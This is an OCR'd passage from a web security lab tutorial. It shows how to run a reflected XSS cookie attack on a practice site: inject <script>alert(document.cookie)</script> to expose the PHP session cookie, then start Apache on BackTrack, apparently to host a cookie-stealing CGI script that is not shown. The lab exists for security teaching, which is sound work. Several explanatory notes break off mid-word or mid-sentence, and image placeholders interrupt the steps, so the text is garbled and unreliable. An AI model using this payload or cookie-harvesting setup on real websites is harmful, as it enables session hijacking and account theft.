
- 

3. View Cross Site Scripting (XSS) Results
   - **Note(FYI):**
     - Note a message box pops up, because application displays v because you can use JavaScript to harvest information.
   - **Instructions:**
     0. Click the Okay Button


- 

Section 10: Reflexive Cookie Attack


1. Inspect Element (Textbox)
    - **Instructions:**
        1. Click on XSS reflected
        2. Right Click in the textbox
        3. Click on Inspect Element

- 


2. Add New Attribute
    - **Instructions:**
        1. Right Click on the gray highlighted line
        2. Select New Attribute...

- 


3. Increase the Textbox Size
    - **Instructions:**
        1. Type the following: **size=100**
        2. Click on the close button

- 

4. Test Cross Site Script (XSS) Cookie Injection
   - **Instructions:**
     1. In the "What's your name?" Textbox place the following str
        - **<script>alert(document.cookie)</script>**
     2. Click the Submit Button
   - **Note(FYI):**
     1. The goal here is to determine (1) if this webpage contains box.


- 

5. View Cookie
   - **Instructions:**
     1. Notice the cookie displays a security setting and PHP Sess
     2. Click the OK Button
   - **Notes (FYI):**
     1. Imagine if this was a bank website and every time a user l


- 

Section 11: Prepare BackTrack CGI Cookie Script


1. On BackTrack, Start up a terminal window
    - **Instructions**:
        1. Click on the Terminal Window

- 


2. Start Apache2
   - **Instructions:**
     1. service apache2 start
     2. service apache2 status
